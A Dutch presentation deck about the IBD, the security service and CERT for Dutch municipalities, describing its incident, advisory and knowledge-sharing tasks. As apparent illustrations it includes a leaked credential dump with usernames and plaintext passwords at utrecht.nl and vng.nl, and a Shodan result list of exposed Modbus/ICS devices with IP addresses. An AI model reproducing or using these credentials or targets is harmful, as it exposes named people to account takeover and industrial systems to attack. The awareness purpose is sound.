
Backup sheets over de IBD



De IBD

- Gezamenlijk initiatief alle Nederlandse gemeenten vanuit behoefte van gemeenten aan coördinatie en ondersteuning bij informatiebeveiliging
 - IBD is de CERT van alle gemeenten en gemeentelijke samenwerkingsverbanden, aangewezen door minister in 2020
 - Schakelpunt gemeenten met het Nationaal Cyber Security Centrum (NCSC) sinds 2013
 - 2019 - Privacy ondersteuning
- 

Aansluiten bij de IBD



Kracht IBD

- Juiste **contactpersonen van alle gemeenten en hun leveranciers** met één druk op de knop bereikbaar bij incidenten (**stap 1 & 2**)
 - **Kennisdeling** en kennisvermeerdering door ervaringen en uitwerkingen van alle gemeenten
 - Belangenbehartiging naar ketenpartners
 - **Vraagbundeling** – ook richting partijen als de Politie, Fraudehelpdesk, Centraal Meldpunt Identiteitsfraude, Autoriteit Persoonsgegevens, Internationale CERT's, etc.
 - **Focus** op de doelgroep (gem. CISO's en informatiebeveiligers) en samenwerking met **VNG** voor bestuurlijke awareness.
 - Vanaf 2019 ook focus op FG's en PO voor privacy
 - 2020 secundair uitbreiding focus naar GS
- 

Taken van de IBD

1: CERT: preventie, detectie, coördinatie en oplossing

2: Projecten & Advies, Informatieveiligheid en Privacy

3: Kennisdelen en –vermeerderen, IB en Privacy

CERT (ondersteuning incidentmanagement)

- Preventie (Stap 4)
 - Kwetsbaarheden (obv CVE, meldingen leveranciers, Responsible Disclosure, meldingen gemeenten, meldingen burgers)
 - Helpdesk
- Detectie (Stap 3)
 - IP adressen monitoring bij NCSC
 - Nationaal Detectie Netwerk
 - Dmarcian (DMARC monitoring)
 - Samenwerking SOC GGI Veilig
 - Threat Intelligence, (toekomst Landelijk dekkend stelsel van CERT's)
- Coördinatie (24x7)
 - Incidentmanagement
 - Coördinatie tussen gemeenten onderling en met leveranciers
 - Woordvoering & Communicatieadvies

Projecten & Advies

- Schrijver en beheer **BIG** (Baseline Informatiebeveiliging Nederlandse Gemeenten)
- Co auteur van de **BIO** (Baseline Informatiebeveiliging Overheid)
- Aanpak BIO specifiek voor gemeenten
- **Operationele producten** als handvat voor implementatie
- Projecten van **VNG/VNG Realisatie** en / of **meerdere gemeenten**
- **Verhogen Digitale Weerbaarheid**
 - Module 1: De basis op orde
 - Module 2: Monitoring & Response
 - Module 3: Awareness
 - Module 4: BCM
 - Module 5: ICS/SCADA

<https://www.ibdgemeenten.nl/projecten/>

Kennisdelen en -vermeerderen

- Collectieve aanpak: Samen organiseren (Voorbeeld VWO)
- IBD Community – gemeenten wisselen online kennis, documenten en ervaringen uit
- VNG Privacy Forum
- Regionale bijeenkomsten & workshops (aanvraag meerdere gemeenten)
- Congressen gericht op gemeenten
- Onderzoek digitale weerbaarheid, VDW programma
- Dreigingsbeeld Gemeenten, richting geven voor GS en CISO
- IBD Crisisgame
- IBD Serious Boardgame
- Privacy Pubquiz
- DPIA Tooling, IRPA tooling

```

140
[id] => 34577141
[luser] => abe
[domain] => utrecht.nl
[password] => abdeslamb

d] => 1327555123
user] => werkgroepcommunicatie
omain] => vng.nl
assword] =>

ay

[id] => 104618477
[luser] => annem
[domain] => utrecht.nl
[password] => Gelukkig4

d] => 1328398616
user] => wethoudersvereniging
omain] => vng.nl
assword] =>

ay

[id] => 113598308
[luser] => ac
[domain] => utrecht.nl
[password] => bomboli1234

d] => 1330761626
user] => Willem.va
omain] => VNG.nl
assword] =>

ay

[id] => 113598308
[luser] => ac
[domain] => utrecht.nl
[password] => bomboli1234

d] => 1330761627
user] => Willem.
omain] => vng.nl
assword] =>

[id] => 1330831423
[luser] => Wim.l
[domain] => VNG.nl
[password] =>


```

Shodan Developers Monitor View All...

SHODAN port:502

Exploits Maps Like 148 Download Results Create Report

TOTAL RESULTS
6,339



TOP ORGANIZATIONS

Verizon Wireless	988
Telefonica de Espana Static IP	308
Bite Lietuva	282
Deutsche Telekom AG	
Orange	

TOP PRODUCTS

BMX P34 2020	
SAS TSXETY4103	
TM221CE16T	
TM221CE24T	
TM221ME16R	

New Service: Keep track of what you have c

RELATED TAGS: scada

92.54.57.166
 Claranet Limited
 Added on 2020-11-17 14:41:49 GMT
 Spain, Pedro Munoz

ics

5.26.129.244
 Turkcell
 Added on 2020-11-17 14:13:50 GMT
 Turkey

ics

81.13.212.100
 netplus.ch SA
 Added on 2020-11-17 14:34:08 GMT
 Switzerland, Verbier

TOP COUNTRIES

